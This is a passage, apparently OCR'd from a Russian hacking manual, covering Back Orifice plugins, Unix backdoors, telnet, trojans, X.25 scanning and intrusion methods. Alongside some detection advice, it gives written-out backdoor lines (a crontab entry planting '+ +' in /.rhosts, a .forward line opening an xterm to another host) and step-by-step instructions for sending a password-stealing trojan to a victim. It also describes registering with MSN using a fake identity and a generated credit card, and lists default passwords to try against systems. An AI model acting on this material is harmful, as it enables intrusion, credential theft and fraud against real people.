Используя текстовый редактор, например, **notepad**, посмотрите на **exe-файл** сервера. Если последняя строка файла **88$8(8,8084888<8@8D8H8L8P8T8X8\8'8d8h8l8**, значит сервер использует «стандартную» конфигурацию. В противном случае, конфигурация будет находиться в последних строках файла.

Plugin'ы к Back Orifice

Существует несколько plugin'ов к BO, именуемых **BUTTplugs** и используемых для улучшения функционирования BO. В настоящее время доступны четыре plugin'a. Эти plugin'ы информируют атакующего посредством e-mail или IRC, что BO инсталлирован. Есть

также plugin для внедрения BO в любую программу, чтобы легче одурачить запустившего ее.

- **Speakeasy** — IRC plugin, который внедряется в сервер и рассылает IP-адрес машины.
- **Silk Rope** — привязывает Back Orifice почти к любой существующей программе.
- **Butt Trumpet** — отсылает атакующему e-mail с IP-адресом машины после инсталляции BO.

Существует программа, называемая **BoSniffer** распространяемая в Internet и якобы предназначенная для обнаружения и удаления BO из вашей системы. На самом деле, это обычный Back Orifice, и вам не следует использовать эту программу. Избегайте использовать лечилки к BO из непроверенных источников. Эти лечилки распространяются под именами **bosniffer.exe** и **bosniffer.zip**.

Back Orifice обеспечивает легкий путь атакующему внедрить лазейку в выбранную машину. Аутентификация и шифрование, используемое в BO, достаточно просты, поэтому, администратор может определить, какая именно информация отсылается через BO. Back Orifice может быть обнаружен и удален. Эта лазейка работает только на Windows 95 и Windows 98, по крайней мере — пока, и не работает на Windows NT. NetBus обеспечивает большие возможности, чем BO и работает на Windows NT, но его легче обнаружить, чем BO, т.к. он всегда использует TCP порт 12345 и выдает заставку с номером версии, когда к нему подключаешься telnet'ом.

Backdoors

*Проникнуть в чужую систему и добиться там root привилегий — это еще полдела. Как и в известной игре в «Царя горы», завоеванное нужно удержать. Для этого в систему вносятся небольшие изменения, составляются программы. Это и есть **backdoors**. Чтобы найти их в своей системе, необходимо понимать способы их создания.*

Backdoors, дающие привилегии

Изменение атрибутов файлов

suid-bit (04000). При запуске программы, имеющей **s-бит**, система порождает процесс с эффективным **uid**, равным **uid** хозяина программы. Таким образом, копия **shell**, лежащая в удаленном каталоге и имеющая **sticky-bit**, дает мгновенные права «хозяина» файла, например, **root**.

Атрибуты специальных устройств

/dev/mem указывает на драйвер для доступа к памяти. Постановка на него атрибутов **0666** дает пользователю возможность прямой записи в память. Злоумышленник может найти **proc_t** структуру своего процесса и изменить его эффективный **uid**.

Изменение системных файлов

/var/spool/cron/crontabs/ создает заказанные процессы в установленное время. Взломщик может добавить строку, создающую, например, **.rhosts** файл в полночь и уничтожающую его утром в файл заданий **root**.

/var/spool/cron/crontabs/root:

0 22 * * 6 "echo '+ +' > /.rhosts"

0 6 * * 1 "rm -rf /.rhosts"

/etc/passwd, /etc/shadow — в этих файлах хранится информация о аккаунтах. Взломщик может добавить в них свои записи или изменить атрибуты этих файлов для внесения в произвольный момент своей информации.

/var/sadm/install/contents — этот файл хранит информацию о про инсталлированных в системе файлах, их размеры, атрибуты и контрольную сумму. Этот файл может быть изменен для сокрытия модификации программ.

Backdoors, дающие доступ к системе

Введение доверенных отношений

~user/.rhosts, /etc/host.equiv, ~user/.shosts (при установленном SSH). Эти файлы создают доверенные отношения в сети. К ним обращаются демоны **in.rlogind, in.rshd, sshd** и другие. В файлах оговорены пары компьютер-пользователь, которые могут входить в систему, минуя схему аутенфикации. Пара **++** позволяет вход любого пользователя с любого компьютера без пароля. Наличие файла **/.rhosts {+ +}** предоставляет возможность войди в систему как **root** или **smtp (uid=0, gid=0)**. Ограничение на вход пользователя **root** только с консоли не запрещает удаленный вход пользователя **smtp**, а **/usr/bin/.rhosts** дает вход для пользователя **bin**.

~user/.forward. В этом файле хранится информация для перенаправления почты. Он может выглядеть, например, так:

\user

|"/usr/openwin/bin/xterm -display another.host.net:0"

Добавление или модификация демонов

Системные демоны обычно запускаются при старте системы из **/etc/rc?.d/** файлов или при помощи мета-демона **inetd**. В эти файлы можно добавить старт своего демона. Для затруднения обнаружения посторонних соединений путем прослушивания сети или обмана **firewall**'а, чужая программа может использовать UDP протокол или ICMP пакеты.

Backdoors, маскирующие активность в системе

Подмена программ

Замена программ исправленными версиями используется для маскировки своей работы в системе, например, запуска ломалки паролей. Программы изменяются так, чтобы не показывать активность определенного пользователя, запускаемых им процессов, использование дискового пространства. Наиболее известным из пакетов программ для замены системных утилит является **RootKit**.

Введение модулей в ядро

Модули могут перехватывать системные вызовы обращения к файлам, получение информации о системе, и сознательно искажать получаемую информацию.

Например, при открытии файла **/etc/inetd.conf**, будет происходить открытие резервной копии этого файла, спрятанной в системе. Таким образом, скрывается изменение системных файлов.

Определение backdoors

Хорошо спрятанный **backdoor** довольно трудно найти. Вопросы поиска и создания **backdoors** напоминают «спор брони и снаряда».

Проверка файлов

Разумным решением является сделать независимый список системных файлов с их атрибутами и контрольными суммами. Этот список создается после инсталляции новой системы и корректировки ее с помощью **aset (SUNWast)** или **fix-modes by Casper Dik**. Проверку файлов в системе можно производить по **cron** или постоянным процессом с низким приоритетом. Контрольные суммы, вычисляемые **/bin/sum**, не являются надежной гарантией безопасности, т.к. легко подбираются. Можно порекомендовать для этих целей MD5. Существует ряд продуктов различных фирм, позволяющих просматривать систему на предмет «странных» файлов, дат, атрибутов.

Контроль сетевых соединений

Узнать о постороннем доступе в систему можно, контролируя сетевой траффик и сканируя хосты на предмет открытых портов. Существует большое количество как сканеров, так и систем контроля за сетевым траффиком. Лучшим решением всегда остается firewall.

Поддержание системы в разумном порядке

Системы со всеми инсталлированными патчами, отключенными неиспользуемыми сервисами, существенно меньше подвержены разрушению, с разумно ограниченным доверием.

TELNET

Протокол TELNET позволяет вам подсоединиться к удаленному компьютеру, находящемуся где-то «на просторах» Internet, и работать с ним как будто бы вы используете локальную систему, скажем, непосредственно в техническом университете. На практике ваши возможности лимитируются тем уровнем доступа, который задан для вас администратором удаленной системы. Во всяком случае, вы должны иметь свой идентификатор ID (userid или username) и пароль для входа в систему. В то же время, только относительно небольшое количество компьютеров в Internet позволяют свободный доступ через TELNET.

Использование TELNET

Чтобы подключиться к удаленной машине в Internet и произвести те или иные действия в ней, запустите программу **telnet**, которая является пользовательским интерфейсом протокола TELNET (речь идет о вводе команды на UNIX или UNIX-подобных системах).

Формат команды

telnet host [port]
где

host — официальное доменное имя машины или ее псевдоним (**alias**), или ее IP-адрес в виде цифр, разделенных точками;

7 Зак. 4543

port — определяет номер порта (адрес приложения). Если номер порта не задан, то принимается номер порта TELNET по умолчанию — 23.

Если команда **telnet** используется без аргументов, тогда вводится командный режим, о котором сигнализирует подсказка

telnet >

В этом режиме доступа и выполняются следующие основные команды:

- **open host [-port]** — открывает соединение с названной системой;
- **close** — закрывает TELNET соединения и возвращает вас в командный режим;
- **quit** — заканчивает все открытые TELNET соединения и выводит вас из **telnet**;
- **! [команда]** — выполнение отдельной команды в **shell** на локальной системе;
- **status** — показывает текущий статус **telnet**;
- **? [команда]** — получение помощи. Если аргумента нет, то **telnet** выдает список всех своих команд.

Возможные сообщения об ошибках

- **Unknown Host**
  1. Имя или адрес были набраны неправильно.
  2. Сеть не способна преобразовать имя системы в цифровой адрес.
- **Connection Refused**
  1. Удаленный компьютер функционирует с ошибками.

2. Удаленный компьютер не может обеспечить другое, дополнительное, TELNET-соединение.

- **Connection Dropped**
  Проблема с сетью или удаленным хостом, приведшая к закрытию соединения.

Особенности

Порой весьма сложно закрыть TELNET-соединения, например, из-за резкого замедления прохождения IP-пакетов или разрыва связи по выделенной линии. Лучший совет — внимательно читать все инструкции, которые появляются, когда вы делаете **login** в систему. Если же на экране нет ничего, что могло бы помочь, попробуйте одну из этих команд:

- **exit**
- **quit**
- **logout**
- **//end**
- **end**
- **leave**
- **bye**
- **disconnect**
- **goodbye**
- **ciao**
- **Ctrl-D**
- **Ctrl-Z.**

Так, на ряде платформ, **Ctrl-Z** переводит ваше TELNET соединение в фоновый режим с выводом номера процесса, после чего желательно оборвать этот процесс командой

kill IDprocess

Если перечисленные команды не приводят к нужному результату, то остается **Ctrl-]** или **Ctrl-^**, которые заканчивают TELNET соединение. Это вернет вас в режим подсказки **telnet>**. Введите **quit** или **exit** после **telnet>**, этим вы закончите свой сеанс.

Программы-клиенты

Работа с TELNET возможна и с помощью программ-клиентов, функционирующих под более употребительными операционными системами DOS и/или MS Windows. Один из примеров — **free-пакет NCSA Telnet** для DOS или **WinQVT** для Windows.

Обычно пакеты снабжены подробной информацией для инсталляции и тщательной настройки. Если и возникают проблемы, то они связаны больше с таблицами кодировок кириллицы или адекватной реакцией от нажатия комбинаций клавиш или при вызове таких программ, как **deco** или **Midnight Commander** под UNIX. В таких случаях вам необходимо обратиться к системному администратору.

Троянцы

Вы помните Троянского Коня? Троянские программы — это нечто похожее. Это программы, содержащие код, выполняющий нелегальные действия при определенных условиях, программы эмулирующие работу других программ с различными целями. Особенно опасен троянский код, помещенный в важные системные программы, например, в программы проверки паролей...

Программы, эмулирующие работу других программ, особенно тех, которые взаимодействуют с пользователем, могут создать реальную возможность для взлома системы. Например, программа, которая эмулирует процедуру регистрации пользователя в системе и, после введенного пароля, говорит что-то вроде Login incorrect, затем инициирует реальную процедуру регистрации.

В отличие от вирусов, такие программы не делают своих копий.

Internet-троянцы

Internet-троянцы либо дают доступ к компьютеру с другого компьютера без ведома пользователя, либо высылают по определенному адресу какую-либо информацию с компьютера-жертвы (как правило, пароли).

Что может сделать человек, проникнув в чужой компьютер

Все, чего захочет: начиная простыми шутками (выдвинуть CD-ROM, передвинуть мышь, послать сообщение), заканчивая кражей файлов и деструктивными действиями (удаление файлов, их изменение, форматирование диска и т.д.).

Как троян проникает в компьютер

Начнем с того, что он попадает туда по глупости самой жертвы. Самый популярный вариант — получение трояна по почте (например, письмо от Microsoft с новой прогой, которая бесплатно фиксит все баги и защищает от всех троянов и т.д.), либо по аське (ну всем хоца на мои фотки глянуть — а там exe-шный архив) или еще можно скачать трояна с какого-нибудь даунлод сайта (или хакерского сайта, под видом взломщика инета).

Как понять, что троян установлен на компьютере

По внешним проявлениям узнать это можно далеко не всегда. Но иногда можно заметить неправильное поведение компа: сам по себе открывается CD-ROM, выскакивают окна с разными сообщениями (типа иди на @#$), прыгает курсор мыши, начинает проигрываться музыка и т.д.

Можно, конечно, запустить антивирус, но он не все находит, а можно посмотреть в реестр, инишные файлы, директорию автозапуска и, заодно, глянуть на список

процессов (**Task Manager**). Если там есть что-то странное — смотреть описания троянов, нет ли чего похожего.

Вот где находится автозапуск в реестре:

HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\RunServices

HKEY_USERS\.DEFAULT\Software\Microsoft\Windows\CurrentVersion\Run

Remote Windows Shutdown

Remote Windows Shutdown — это не троян, а утилита выключения/перезагрузки удаленного компьютера. Она состоит из сервера и клиента.

Сервер

На сервере выставляется порт и пароль, а также режим: включен или выключен. Пароль обязателен. Серверная часть всегда видна.

Клиент

На клиенте выставляется IP-адрес, порт и пароль, а затем выбирается действие:

- Shutdown — выключить удаленный компьютер;
- Reboot — перезагрузить удаленный компьютер;
- Test — проверить работает ли сервер на удаленном компьютере.

Штирлиц

Штирлиц следит за вводом паролей и высылает их по указанному адресу.

Состоит из двух утилит:

MailStirlitz.exe — непосредственно троян;

MSTConfig.exe — утилита конфигурирования.

Для начала надо настроить Штирлица: запустить **MSTConfig.exe** и поставить SMTP сервер и ваш почтовый ящик (понятное дело — анонимный, например на USA.NET). SMTP можно вводить любой известный, главное, чтобы он не тормозил, его можно ввести как в виде IP-адреса, так и в виде текстового имени, и затем нажать **Lookup IP** (например, **windoms.sitek.net**, его **IP** — 195.212.188.59).

Засылаете сконфигурированный файл жертве и ждете (доносы начинают приходить где-то на следующий день).

Штирлиц высылает все пароли, которые находит, поэтому в них довольно сложно разобраться.

Довольно плохо в Штирлице, что он не приклеивается **SilkRope**, вернее приклеивается, но не запускается, когда запускают зараженный файл.

При запуске, Штирлиц копируется в ***:\windows\spool64.exe** (видимо хочет, чтобы его приняли за драйвер принтера) и прописывает в реестре **HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run** строковой параметр **TSpool** со значением ***:\windows\spool64.exe**

После запуска, Штирлиц каждые три минуты пытается установить связь с SMTP сервером, и при успехе, высылает вам пароли.

Штирлиц может не работать по ряду причин.

- Был введен неправильный почтовый ящик.
- Жертва не запустила этот файл.
- Неправильный SMTP.
- Вы приклеили Штирлица к другому файлу, а он этого не любит.

The Microsoft Network

В Microsoft заявили...

В Microsoft заявили, что выход в MSN не будет предоставляться в России, но SprintNet работает (и, похоже, будет работать еще очень долго) и выход через него на серверы, обслуживающие MSN Classic, сохранились. Значит зарегистрироваться на нем можно без проблем.



Регистрация в MSN Classic

Для подключения к **MSN Classic** нужна сетка **SprintNet**.

Для начала регистрации запустите:

C:\Program Files\The Microsoft Network\Signup.exe


Должно появится окно. Если оно не появилось, то регистрация закончилась, так и не начавшись.

Введите код вашего города.




Дальше выберите город.

Если появился телефон с кодом выхода на межгород (а выходить на него не надо), тогда лезете в настройки.




Телефоны


Здесь стираете все ненужное. Сюда же можно лезть, чтобы ввести другие телефоны (например, второй телефон **SprintNet** в Питере есть 325-1199, так что лучше указать его вторым или первым).




Потом жмете **OK** до посинения, устанавливаете коннект, получаете последние данные о MSN.




Сначала нужно ввести сведения об имени и адресе, хотя туда и можно вводить все, что душе угодно, но лучше подстраховаться и воспользоваться **Fake id Creator** (или чем-нибудь подобным).




Теперь нужно ввести номер кредитки. Это можно сделать любым генератором.




Сначала нужно ввести сведения об имени и адресе, хотя туда и можно вводить все, что душе угодно, но лучше подстраховаться и воспользоваться **Fake id Creator** (или чем-нибудь подобным).



Теперь нужно ввести номер кредитки. Это можно сделать любым генератором.



Жмем кнопку **Ознакомьтесь с правилами**. Опять коннектимся. Вся информация проверяется, после чего нужно выбрать юзерское имя. Ваше мыло будет выглядеть так: **имя_юзера@classic.msn.com**.



Выбираете, что хотите: доступ к Internet через MSN или просто юзать MSN.

Все, зарегистрились!

Теперь о том, как звонить

Запустите прогу:

C:\Program Files\The Microsoft Network\Onlstmt.exe


Введите логин и пароль. Если комп подорвется или звонит не туда, куда надо, идете в настройки. После успешного коннекта и проверки логина с паролем, может появиться табличка с бегущей линейкой. Здесь сразу же нажимаете кнопку **Отменить**, а потом на вопрос о выходе,

говорите **Нет**. Иначе вам скажут, что **в этой стране сервис не предоставляется**. Дальше жмете на иконку **MSN** в трэе, выбираете главное окно или запускаете **MS Exchange** и пишете письма.



Итак, зарегистрились...

Итак, зарегистрились, залезли в **MSN Classic**, но... ни чатов, ни досок объявлений там нет, так как Microsoft больше не поддерживает **MSN Classic** (новый проект Microsoft — **MSN Premier**). Зато там есть доступ к вашему почтовому ящику, которым можно пользоваться до посинения — за вас заплатят дяди за бугром. Так что большие файлы можно отправлять через MSN, что очень удобно для посылки вареза на халяву. При этом линия не занята, коннект стабильный и на линии можно находиться столько, сколько нужно.




Регистрация в MSN Premier

По умолчанию при регистрации в **MSN Classic** ваш почтовый адрес будет выглядеть так:

your_name@classic.msn.com

Для того, чтобы сделать его немного покороче, можно зарегистрироваться в **MSN Premier**. Для этого, в папке **Удаленный доступ к сети** создайте новое соединение, а в качестве телефона укажите номер **SprintNet**.

Выведите на экран свойства этого соединения, нажмите кнопку **Конфигурация** выберите закладку **Параметры** и в группе **Установка связи** поставьте флажок



напротив **Выводить окно терминала после набора номера.** Дальше соединитесь со Спринтом. На экран вылезет окно терминала (абсолютно пустое), в него введите:

- **@D<cr> (<cr>** — это нажатие на **Enter)**
- ждете появления **TERMINAL=**
- вводите **D1<cr>**
- ждете появления **@**
- вводите **c 0311083501402<cr>**
- ждете появления **PPP** и нажимаете **F7**

Теперь запускаете обозреватель и идете на

https://signup.msn.com, где регистрируетесь (шаги практически аналогичны регистрации в **MSN Classic**). При подключении к **MSN Classic** нужно будет указывать этот логин и этот пароль. Возможно, что сразу с этим паролем и логином подключиться к сети не получится — нужно подождать. Теперь ваш E-mail будет иметь вид: **your_name@msn.com**.

Обзор сети SprintNet

Сеть «SprintNet» (далее **Sprint**) — глобальная сеть коммутации пакетов, одна из крупнейших в мире в настоящее время. Сеть **Sprint** является непосредственным развитием сети **Telenet** — одной из первых общедоступных сетей коммутации пакетов. Владельцами сети являются крупные американские коммуникационные компании UTI и GTE. Их дочерней компании US Sprint принадлежит крупнейшая в мире сеть оптоволоконных каналов, составляющая основу **Sprint**.

К **Sprint** подключено около 6000 host-компьютеров и шлюзов (**gates**) других фирм и организаций, предоставляющих разнообразные справочно-информационные услуги и обеспечивающих выход в другие сети.

Примерно 110 сетей во всём мире поддерживают соединения со **Sprint**.

Обзор сети ROSNET

Сеть **ROSNET** — одна из Российских X.25 сетей, имеющая узлы в большинстве крупных городов. Раньше эта сеть специализировалась на передаче телексных и

телеграфных сообщений, в настоящее время к ней подключено небольшое количество систем типа **АДОНИС**, **Rex400**, доступных без NUI и предоставляющих почтовые и другие услуги пользователям. Телефоны входов можно посмотреть на **http://www.rosnet.ru/**.

Сканирование Х.25

Время от времени у вас может возникать потребность узнать, какие системы подключены к Х.25 сети. Так как провайдеры Х.25 не публикуют списки подключенных к сети систем, их поиск осуществляется с помощью сканирования сети — простым последовательным перебором адресов (**NUA**).

Естественно, делать это вручную непроизводительно, так как для этого используются разнообразные программы или скрипты (мини-программы, написанные на встроенном языке терминала, например **Telemate**).

Телефоны узлов SprintNet в Москве

Москва
928-6344, 928-0985, 342-8376, 913-7166

Москва (Шереметьево)
578-9119, 578-9161

Тонкости хакинга

Классификация методов взлома компьютеров

Допустим, что вы имеете какой-либо доступ к сети, и хотите расширить свои возможности путем проникновения на другие компьютеры или повысив свои права на машине, с которой вы работаете. Поэтому все методы взлома делятся на две группы:

Методы для проникновения на компьютер из сети

- Подбор пароля. Критерий — время. Следует иметь в виду то, что обычно на большинстве UNIX **login** с удаленного терминала пользователю **root** запрещен. Поэтому, обычно подбирают пароли обычных пользователей.
- Использование ошибок операционных систем для получения информации о пользователях на машине (например, **login&password**).
- Использование сканирования проходящих в сети пакетов (**sniffing**), для получения информации о пользователе(ях).
- «Троянские кони» — программы, содержащие в себе некий «довесок» и «подаренные» на атакуемую машину.

- Один из новых способов: использование ошибок в WWW-обозревателях и возможностей новых элементов WWW-страниц — JAVA, ActiveX. В этих, недавно появившихся, средствах создания интерактивных WWW-страниц используется технология перекачки некого кода и/или скрипта на машину пользователя и затем их автоматический запуск.

Методы повышения своих прав на компьютере

В этом случае всё зависит от операционной системы компьютера, на котором вы хотите добиться повышенных привилегий. У каждой есть свои дыры; про стандартные не имеет смысла рассказывать, разве что в качестве классических примеров, и они уже давно заткнуты, про остальные, естественно, никто не расскажет — т.к. их тут же заткнут, так что **ищите**. Это могут быть, например:

- Некорректно написанные программы (не проверяющие на корректность вводимые данные, имеющие недокументированные команды, флаги и т.д.).
- Неправильные права доступа к системным файлам и директориям (например, при инсталляции QNX все системные директории имеют флаги **rwxrwxrwx**, а автор программы **mqc** заботливо оставил SUID'ный командный файл с такими же атрибутами).

В компьютерном мире существуют много организаций, занимающихся нахождением и информированием об ошибках и дырках в операционных системах, в целях их скорейшего нахождения и исправления системными администраторами, но кто

мешает хакеру тоже получать такого рода информацию? Обычно, немедленное использование полученной информации дает результаты.

Стандартные пароли в операционных системах

В некоторых случаях возможен подбор пароля для входа в систему. До недавнего времени, пользователи выбирали пароли, которые легко запомнить, или даже оставляли те, которые стоят в системе по умолчанию при инсталляции. Если у вас не хватает фантазии, вы можете поэкспериментировать с этим списком:

admin, ann, anon, anonymous/anonymous, backup, batch, bin, checkfsys, daemon, demo, diag, field, ftp, games, guest/guest, guest/anonymous, help, install, listen, lp, lpadmin, maint, makefsys, mountfsys, network, news, nobody, nuucp, nuucpa, operator, powerdown, printer, pub, public, reboot, rje, rlogin, root, sa, setup, shutdown, startup, sync, sys/sys, sysadm, sysadmin, sysbin/sysbin, sysbin/bin, sysman, system, tech, test, trouble, tty, umountfsys, user/user, user1/user1, uucp, uucpa, visitor.

Также, очень часто пользователи используют в качестве паролей свое имя, фамилию или вообще его не ставят.

Сниффинг

В отличие от телефонной сети, компьютерные сети используют общие коммуникационные каналы, т.к. достаточно дорого тянуть петлю до каждого узла. Совместное использование каналов подразумевает, что

узел может получать информацию, которая предназначается не ему. «Отлов» этой информации в сети и называется sniffингом.

